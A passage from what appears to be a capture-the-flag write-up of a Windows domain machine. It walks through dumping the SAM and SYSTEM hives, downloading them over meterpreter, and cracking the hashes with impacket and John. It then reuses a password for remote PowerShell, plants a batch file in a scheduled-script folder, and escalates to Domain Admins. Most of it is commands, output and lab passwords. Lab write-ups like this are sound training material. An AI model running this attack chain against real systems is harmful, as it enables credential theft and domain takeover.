PS C:\Users\edavies\Documents> net localgroup Administrators

Alias name     Administrators

Comment        Administrators have complete and unrestricted access to the computer/domain
Members
-------------------------------------------------------------------------------

ACUTE\Domain Admins
ACUTE\edavies
ACUTE\jmorgan
Administrator
```

Indeed, `edavies` is now a local administrator on `Acute-PC01`.

> Note: For the administrator permissions to take effect logging off and logging back in as `edavies` on the PSWA session is required.

Privilege Escalation

Now that we have access as a local administrator on `Acute-PC01` we can extract the hashes of all users from the `HKLM\sam` and `HKLM\system` files.

First of all, we have to make copies of these files. We will execute all of the following commands inside the `C:\utils` directory since we have our meterpreter shell there.

```
reg save HKLM\sam sam.bak
reg save HKLM\system system.bak
```

```
PS C:\utils> reg save HKLM\sam sam.bak
PS C:\utils> reg save HKLM\system system.bak

The operation completed successfully.
```

Now, we can use our meterpreter session to download these files.

```
download sam.bak
download system.bak
```

```
meterpreter > download sam.bak
[*] Downloading: sam.bak -> /root/Documents/acute/sam.bak
<SNIP>
[*] download   : sam.bak -> /root/Documents/acute/sam.bak
meterpreter > download system.bak
[*] Downloading: system.bak -> /root/Documents/acute/system.bak
<SNIP>
[*] download   : system.bak -> /root/Documents/acute/system.bak
```

Now that we have these two files we can use `impacket-secretsdump` from impacket to extract the hashes for all the local users.

```
impacket-secretsdump -sam sam.bak -system system.bak LOCAL > hashes
```

Then, we proceed to attempt and crack the hashes using `John`.

```
john --format=NT hashes --wordlist=/usr/share/wordlists/rockyou.txt
```

```
john --format=NT hashes --wordlist=/usr/share/wordlists/rockyou.txt

<SNIP>
                 (Guest)
Password@123     (Administrator)
Session completed.
```

We have successfully retrieved the cleartext password of `Password@123` for the `Administrator` user.

Our next step would be to check for a password re-use scenario over to `ATSSERVER` using the list of users we have created from our enumeration process. After some trial and error we find out that there is indeed a password re-use scenario for the user `AWallace` over to `ATSSERVER` so let's try connecting as this user.

```
$passwd = ConvertTo-SecureString "Password@123" -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential ("Acute\AWallace",
$passwd)
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock
{whoami} -Credential $cred
```

```
PS C:\utils> $passwd = ConvertTo-SecureString "Password@123" -AsPlainText -Force
PS C:\utils> $cred = New-Object System.Management.Automation.PSCredential ("Acute\AWallace", $passwd)
PS C:\utils> Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock {whoami}
-Credential $cred

acute\awallace
```

Looking around at `ATSSERVER` as `awallace` we find a strange directory called `C:\Program Files\Keepmeon`, which is not part of a standard Windows installation, so let's examine it's contents.

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock {Get-ChildItem 'C:\Program Files\Keepmeon\'} -Credential $cred
```

```
PS C:\Users\edavies\Documents> Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage
-ScriptBlock {Get-ChildItem 'C:\Program Files\Keepmeon\'} -Credential $cred


Directory: C:\Program Files\Keepmeon

Mode                 LastWriteTime         Length Name                                 PSComputerName
----                 -------------         ------ ----                                 --------------
-a----        12/21/2021   2:57 PM            128 keepmeon.bat                         ATSSERVER
```

There is a single `BAT` file inside this directory so let's take a look at its contents.

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock {Get-Content 'C:\Program Files\Keepmeon\keepmeon.bat'} -Credential $cred
```

```
PS C:\Users\edavies\Documents> Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage
-ScriptBlock {Get-Content 'C:\Program Files\Keepmeon\keepmeon.bat'} -Credential $cred

REM This is run every 5 minutes. For Lois use ONLY
@echo off
 for /R %%x in (*.bat) do (
 if not "%%x" == "%~0" call "%%x"
)
```

Judging from the description of the `BAT` file it seems like this script is executed every 5 minutes by the `Lois` user. Looking back at the initial `DOCX` file we found during our enumeration process we can see a reference to the `Lois` user.

> **Lois is the only authorized personnel to change Group Membership, Contact Lois to have this approved and changed if required. Only Lois can become site admin. **

Let's check what is so special about the `site_admin` group that only `Lois` can be a member of.

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock {net group site_admin /domain} -Credential $cred
```

```
PS C:\Users\edavies\Documents> Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock {net group site_admin /domain} -Credential $cred

Group name     Site_Admin

Comment        Only in the event of emergencies is this to be populated. This has access to Domain Admin group

Members
-------------------------------------------------------------------------------
```

It seems like the `site_admin` group has access to the `Domain Admins` group which is our final goal.

So, let's try to create a script that when `Lois` executes it, through the `keepmeon.bat` script, `imonks` will be added to the `site_admin` group.

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock {Set-Content -Path 'c:\program files\Keepmeon\imonks.bat' -Value 'net group site_admin imonks /add /domain'} -Credential $cred
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock {get-childitem 'c:\program files\Keepmeon\'} -Credential $cred
```

After 5 minutes or so, we check, once more, the members of the `site_admin` group to make sure that `imonks` was successfully added.

```
PS C:\Users\edavies\Documents> Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock {net group site_admin /domain} -Credential $cred

Group name     Site_Admin

Comment        Only in the event of emergencies is this to be populated. This has access to Domain Admin group

Members
-------------------------------------------------------------------------------
imonks
```

Now, according to our enumeration `imonks` is able to add himself to the `Domain Admins` group.

```
$passwd = ConvertTo-SecureString "W3_4R3_th3_f0rce." -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential ("acute\imonks", $passwd)
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock {net group "Domain Admins" imonks /add /domain} -Credential $cred
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock {net group "Domain Admins" /domain} -Credential $cred
```

```
PS C:\Users\edavies\Documents> Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock
{net group "Domain Admins" /domain} -Credential $cred

The command completed successfully.


Group name     Domain Admins
Comment        Designated administrators of the domain

Members
-------------------------------------------------------------------------------
Administrator            imonks
```

Now, that `imonks` is a Domain Administrator we can read the root flag at `C:\Users\Administrator\Desktop\root.txt` over at `ATSSERVER` using the following command:

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock {get-
content C:\Users\Administrator\Desktop\root.txt} -Credential $cred
```